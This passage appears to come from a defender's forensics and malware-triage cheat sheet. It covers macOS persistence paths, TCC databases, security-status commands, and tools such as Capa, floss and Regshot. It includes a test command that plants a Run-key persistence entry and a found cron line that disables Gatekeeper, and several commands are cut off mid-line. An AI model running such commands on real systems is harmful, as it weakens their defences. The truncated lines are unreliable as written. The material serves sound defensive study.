```
# system extensions
/Library/SystemExtensions/

# loads of places for annoying persistence amongst daemons
/System/Library/LaunchDaemons/*.plist
/System/Library/LaunchAgents/*.plist
/Library/LaunchDaemons/*.plist
/Library/LaunchAgents/*.plist
/Users/*/Library/LaunchAgents/*.plist
```

```
[2022-May-24 14:12:30 BST] ~
🔍 -> sudo ls /private/var/at/tabs
dray
[2022-May-24 14:12:34 BST] ~
🔍 -> sudo cat /private/var/at/tabs/dray
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (/tmp/crontab.kf2YqyYzUH installed on Tue Feb  8 20:40:09 2022)
# (Cron version -- $FreeBSD: src/usr.sbin/cron/crontab/crontab.c,v 1.24 2006/09/03 17:52:19 ru Exp $)
@reboot sudo spctl --master-disable
[2022-May-24 14:12:43 BST] ~
🔍 ->
```

Essentially a Scheduled Task, like in Windows

```
[2022-May-24 14:10:24 BST] ~
🔍 -> cat /var/db/com.apple.xpc.launchd/disabled.*.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.if.Amphetamine</key>
        <false/>
        <key>com.apple.ManagedClientAgent.enrollagent</key>
        <true/>
        <key>com.apple.Siri.agent</key>
        <true/>
        <key>com.google.keystone.system.agent</key>
        <false/>
        <key>com.microsoft.update.agent</key>
        <false/>
        <key>com.apple.FolderActionsDispatcher</key>
        <true/>
        <key>J8RPQ294UB.com.skitch.SkitchHelper</key>
        <false/>
        <key>com.google.keystone.system.xpcservice</key>
        <false/>
        <key>com.apple.appleseed.seedusaged.postinstall</key>
        <true/>
        <key>com.apple.ScriptMenuApp</key>
        <true/>
</dict>
</plist>
[2022-May-24 14:10:27 BST] ~
```

Transparency, Consent, and Control (TCC)

The TCC db (Transparency, Consent, and Control) offers insight when some applications have made system changes. There are at least two TCC databases on the system - one per user, and one root.

```
/Library/Application Support/com.apple.TCC/TCC.db
/Users/*/Library/Application Support/com.apple.TCC/TCC.db
```

You can use sqlite3 to parse, but there are values that are not translated and so don't make too much sense

```
[2022-May-24 15:29:58 BST] ~/Downloads
[🔍 -> sqlite3 '/users/dray/Library/Application Support/com.apple.TCC/TCC.db'
SQLite version 3.37.0 2021-12-09 01:34:53
Enter ".help" for usage hints.
[sqlite> .mode line
[sqlite> select * from access;
                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
indirect_object_identifier_type =
     indirect_object_identifier = UNUSED
  indirect_object_code_identity =
                          flags = 0
                  last_modified = 1642586878

                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
indirect_object_identifier_type =
     indirect_object_identifier = UNUSED
  indirect_object_code_identity =
                          flags = 0
                  last_modified = 1642587146

                        service = kTCCServiceUbiquity
                         client = /System/Library/PrivateFrameworks/PassKitCore.framework/passd
                    client_type = 1
                     auth_value = 2
                    auth_reason = 5
                   auth_version = 1
                           csreq =
                      policy_id =
```

You can use some command line tools, or just leverage a tool like Velociraptor, use the dedicated TCC hunt, and point it at the tcc.db you retrieved.

LastModified	Service	Client	ClientType	User	IndirectObjectIdentifier
2022-01-19T13:35:10Z	kTCCServiceLiverpool	com.apple.textinput.KeyboardServices	Console	dray	UNUSED
2022-01-19T13:41:57Z	kTCCServiceAppleEvents	com.vmware.fusionApplicationsMenu	Console	dray	com.apple.systemevents
2022-01-19T14:03:52Z	kTCCServiceCamera	com.vmware.fusion	Console	dray	UNUSED
2022-01-19T14:48:49Z	kTCCServiceLiverpool	com.apple.appleaccountd	Console	dray	UNUSED
2022-01-19T15:55:46Z	kTCCServiceMicrophone	us.zoom.xos	Console	dray	UNUSED
2022-01-19T15:58:03Z	kTCCServiceCamera	us.zoom.xos	Console	dray	UNUSED
2022-01-19T17:16:50Z	kTCCServiceUbiquity	md.obsidian	Console	dray	UNUSED
2022-01-19T17:48:50Z	kTCCServiceLiverpool	com.apple.gamed	Console	dray	UNUSED
2022-01-20T10:26:34Z	kTCCServiceLiverpool	com.apple.amsengagementd	Console	dray	UNUSED
2022-01-20T10:48:34Z	kTCCServiceUbiquity	com.apple.TextEdit	Console	dray	UNUSED

One of the most beneficial pieces of information is knowing which applicaitons have FDA (Full Disk Access), via the `kTCCServiceSystemPolicyAllFiles` service. This is *only* located in the root TCC database.

```
❯ sqlite3 /Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.39.4 2022-09-07 20:51:41
Enter ".help" for usage hints.
sqlite> .mode line
sqlite> select client, auth_value, auth_reason, service, last_modified from access where service=
'kTCCServiceSystemPolicyAllFiles' order by last_modified desc;
       client = /Users/ash/Library/Developer/Xcode/DerivedData/Build/Products/Debug/aftermath
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670540814

       client = com.objective-see.lulu.extension
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1670009838

       client = com.parallels.toolbox
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669841929

       client = com.tinyspeck.slackmacgap
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1669395609

       client = com.microsoft.EdgeUpdater
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668722604

       client = com.objective-see.blockblock
   auth_value = 0
  auth_reason = 5
      service = kTCCServiceSystemPolicyAllFiles
last_modified = 1668033976
```

Built-In Security Mechanisms

There are some built-in security tools on macOS that can be queried with easy command line commands. This will get the status of the following.

```
# Airdrop
sudo ifconfig awdl0 | awk '/status/{print $2}'

# Filevault
sudo fdesetup status
```

```
# Firewall
defaults read /Library/Preferences/com.apple.alf globalstate  // (Enabled = 1, Di

# Gatekeeper
spctl --status

# Network Fileshare
nfsd status

# Remote Login
sudo systemsetup -getremotelogin

# Screen sharing
sudo launchctl list com.apple.screensharing

# SIP
csrutil status
```

Malware

▶ section contents

I'd reccomend REMnux, a Linux distro dedicated to malware analysis. If you don't fancy downloading the VM, then maybe just keep an eye on the Docs as they have some great malware analysis tools in their roster.

I'd also reccomend FlareVM, a Windows-based malware analysis installer - takes about an hour and a half to install everything on on a Windows VM, but well worth it!

Rapid Malware Analysis

▶ section contents

Thor

Florian Roth's Thor requires you to agree to a licence before it can be used.

There are versions of Thor, but we'll be using the free, `lite` version

What I'd reccomend you do here is create a dedicated directory (`/malware/folder`), and put one file in at a time into this directory that you want to study.

```
#execute Thor
./thor-lite-macosx -a FileScan \
-p /Malware/folder:NOWALK -e /malware/folder \
--nothordb --allreasons --utc --intense --nocsv --silent --brd

#open the HTML report THOR creates
open /malware/folder/*.html
```

Capa

Capa is a great tool to quickly examine wtf a binary does. This tool is great, it previously helped me identify a keylogger that was pretending to be an update.exe for a program

Usage

```
./capa malware.exe > malware.txt
# I tend to do normal run and then verbose
./capa -vv malware.exe >> malware.txt
cat malware.txt
```

Example of Capa output for the keylogger

```
+-------------------------+-----------------------------------------------------------------------------------------+
| md5                     | 177f558ef1d91c8a736052ae4a17f9e3                                                        |
| sha1                    | efb76b31df8f821afececb3208ce2e05ecf35b66                                                |
| sha256                  | 6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae                        |
| path                    | update.exe                                                                              |
+-------------------------+-----------------------------------------------------------------------------------------+

+-------------------------+-----------------------------------------------------------------------------------------+
| ATT&CK Tactic           | ATT&CK Technique                                                                        |
|-------------------------+-----------------------------------------------------------------------------------------|
| COLLECTION              | Input Capture::Keylogging [T1056.001]                                                   |
| DEFENSE EVASION         | Obfuscated Files or Information [T1027]                                                 |
| DISCOVERY               | File and Directory Discovery [T1083]                                                    |
|                         | System Information Discovery [T1082]                                                   |
| EXECUTION               | Command and Scripting Interpreter [T1059]                                               |
|                         | Shared Modules [T1129]                                                                  |
+-------------------------+-----------------------------------------------------------------------------------------+

+---------------------------+-------------------------------------------------------------------------------------+
| MBC Objective             | MBC Behavior                                                                        |
|---------------------------+-------------------------------------------------------------------------------------|
| COLLECTION                | Keylogging::Polling [F0002.002]                                                     |
| DATA                      | Encoding::XOR [C0026.002]                                                           |
|                           | Non-Cryptographic Hash::FNV [C0030.005]                                             |
| DEFENSE EVASION           | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]            |
| FILE SYSTEM               | Write File [C0052]                                                                  |
| OPERATING SYSTEM          | Environment Variable::Set Variable [C0034.001]                                      |
| PROCESS                   | Allocate Thread Local Storage [C0040]                                               |
|                           | Set Thread Local Storage Value [C0041]                                              |
|                           | Terminate Process [C0018]                                                           |
+---------------------------+-------------------------------------------------------------------------------------+

+-----------------------------------------------------+-----------------------------------------------------+
| CAPABILITY                                          | NAMESPACE                                           |
|-----------------------------------------------------+-----------------------------------------------------|
| log keystrokes via polling (2 matches)              | collection/keylog                                   |
| encode data using XOR                               | data manipulation/encoding/xor                      |
```

File

The command `file` is likely to be installed in most unix, MacOS, and linux OS'. Deploy it next to the file you want to interrograte

```
25-Apr-22 06:30:54 EDT] remnux/Desktop
 file *.00000000_SentinelOne.out -bp
omposite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Applicat
on: Microsoft Excel, Create Time/Date: Fri Jun  5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
omposite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Applicat
on: Microsoft Excel, Create Time/Date: Fri Jun  5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
E32+ executable (DLL) (GUI) x86-64, for MS Windows
S Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Apr 23 02:02:00 2022, mtime=Sat Apr 23 02:02:0
 2022, atime=Sat Apr 23 02:02:00 2022, length=49152, window=hide
```

`exiftool` may have to be installed on your respective OS, but is deplopyed similarly be firing it off next to the file you want to know more about

```
File Type                       : XLS
File Type Extension             : xls
MIME Type                       : application/vnd.ms-excel
Author                          : Posik
Last Modified By                : RHfdh
Software                        : Microsoft Excel
Create Date                     : 2015:06:05 18:19:34
Modify Date                     : 2022:04:22 09:23:13
Security                        : None
Code Page                       : Windows Cyrillic
```

```
Software                                : Microsoft Excel
Create Date                             : 2015:06:05 18:19:34
Modify Date                             : 2022:04:22 09:23:13
Security                                : None
Code Page                               : Windows Cyrillic
Company                                 :
App Version                             : 16.0000
```

```
File Type                               : LNK
File Type Extension                     : lnk
MIME Type                               : application/octet-stream
Flags                                   : IDList, LinkInfo, RelativePath, Unicode
File Attributes                         : Archive
Create Date                             : 2022:04:22 17:02:00-04:00
Access Date                             : 2022:04:22 17:02:04-04:00
Modify Date                             : 2022:04:22 17:02:00-04:00
Target File Size                        : 49152
Icon Index                              : (none)
Run Window                              : Normal
Hot Key                                 : (none)
Target File DOS Name                    : File-5.xls
Drive Type                              : Fixed Disk
Volume Label                            : Windows
Local Base Path                         : C:\Users\keiths\Downloads\File-5.xls
Relative Path                           : ..\..\..\..\..\Downloads\File-5.xls
Machine ID                              : edwards-3070-01
    4 image files read
```

Strings

Honestly, when you're pressed for time don't knock `strings`. It's helped me out when I'm under pressure and don't have time to go and disassemble a compiled binary.


Strings is great as it can sometimes reveal what a binary is doing and give you a hint what to expect - for example, it may include a hardcoded malicious IP.

```
[03-Jun-21 00:51:25 BST] home/d
-> strings /usr/lib/vmware/resources/storePwd.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
@.reloc
hxAA
htAA
```

Floss

Ah you've tried `strings`. But have you tried floss? It's like strings, but deobfuscate strings in a binary as it goes

```
#definitely read all the functionality of floss
floss -h
floss -l

#execute
floss -n3 '.\nddwmkgs - Copy.dll'
```



Flarestrings

Flarestrings takes floss and strings, but adds a machnine learning element. It sorts the strings and assigns them a 1 to 10 value according to how malicious the strings may be.


```
flarestrings.exe '.\nddwmkgs - Copy.dll' |
rank_strings -s # 2>$null redirect the erros if they get in your way
```

```
FLARE 01/12/2021 21:32:27
PS C:\Users\d\Desktop > flarestrings.exe '.\nddwmkgs - Copy.dll' | rank_strings -s 2>$null
10.40,System.IO
8.88,nddwmkgs.dll
8.88,nddwmkgs.dll
8.88,nddwmkgs.dll
8.87,0.0.0.0
8.87,0.0.0.0
8.87,0.0.0.0
8.44,Call failed.
7.91,mscoree.dll
7.44,InstallWdBoot
6.86,About to call InstallELAMCertificateInfo on handle {0}
6.63,InstallELAMCertificateInfo
6.57,_CorDllMain
6.53,Call successful.
6.51,get_SafeFileHandle
6.48,#Strings
6.46,RuntimeCompatibilityAttribute
6.44,<Module>
6.43,Win32Exception
6.40,get_Out
```

Win32APIs

Many of the strings that are recovered from malware will reference Win32 APIs - specific functions that can be called on when writing code to interact with the OS in specific ways.

To best understand what exactly the Win32 API strings are that you extract, I'd suggest Malapi. This awesome project maps and catalogues Windows APIs, putting them in a taxonomy of what they generally do




Regshot

regshot.exe is great for malware analysis by comparing changes to your registry.

- If your language settings have non-Latin characters (e.g. Russian, Korean, or Chinese), use

unicode release

```
#pull it
wget -usebasicparsing https://github.com/Seabreg/Regshot/raw/master/Regshot-x64-A
.\regshot.exe

#run the GUI for the first 'clean' reg copy. Takes about a minute and a half

#add something malicious as a test if you want
REG ADD HKEY_CURRENT_USER\SOFTWARE\Microsoft\CurrentVersion\Run /v 1 /d "C:\evil.

## now run the GUI for the second time

# then run the comparison
Slightly noisy but does catch the reg changes.
```



Registry snapshot via PwSh

Lee Holmes dropped some serious PowerShell knowledge in this Twitter exchange 1, 2. This takes longer than Regshot, but if you wanted to stick to PwSh and not use tooling you can.

```
#Base snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{Name = $_.Nam

## Execute malware

#New shapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{Name = $_.Nam

#Compare
diff (gc .\test.txt) (gc .\test2.txt) -Property Name,Value
```

Fakenet

Use fakenet in an Windows machine that doesn't have a network adapter. Fakenet will emulate a network and catch the network connections malware will try to make.

Fireup fakenet, and then execute the malware.

- Some malware will require specfic responses to unravel further.
- I'd reccomend inetsim where you encounter this kind of malware, as inetsim can emulate files and specific responses that malware calls out for

```
      DNS Server] Received A request for domain 'crl4.digicert.com'.
        Diverter] msiexec.exe (6644) requested TCP 192.0.2.123:80
  HTTPListener80]   GET /DigiCertTrustedG4CodeSigningRSA4096SHA3842021CA1.crl HTTP/1.1
  HTTPListener80]   Connection: Keep-Alive
  HTTPListener80]   Accept: */*
  HTTPListener80]   User-Agent: Microsoft-CryptoAPI/10.0
  HTTPListener80]   Host: crl4.digicert.com
  HTTPListener80]
```

Entropy

Determining the entropy of a file may be important. The closer to 8.00, it's encrypted, compressed, or packed.

The linux command `ent` is useful here. `binwalk -E` is a posssible alternative, however I have found it less than reliable

The screenshot belows shows a partially encrytped file in the first line, and then a plain text txt file in the second line.


```
[25-Jan-22 09:45:36 EST] remnux/Desktop
> ent 5a73187714f8001ba43e6d4bdbcf091df9fa19f9ed34c7b53ca06fb3d0883667
Entropy = 7.597955 bits per byte.

Optimum compression would reduce the size
of this 944 byte file by 5 percent.

Chi square distribution for 944 samples is 546.98, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 150.3941 (127.5 = random).
Monte Carlo value for Pi is 2.496815287 (error 20.52 percent).
Serial correlation coefficient is 0.164411 (totally uncorrelated = 0.0).
[25-Jan-22 09:45:39 EST] remnux/Desktop
> ent test_not_encyrpted.txt
Entropy = 3.240224 bits per byte.

Optimum compression would reduce the size
of this 15 byte file by 59 percent.

Chi square distribution for 15 samples is 479.93, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 98.3333 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
```

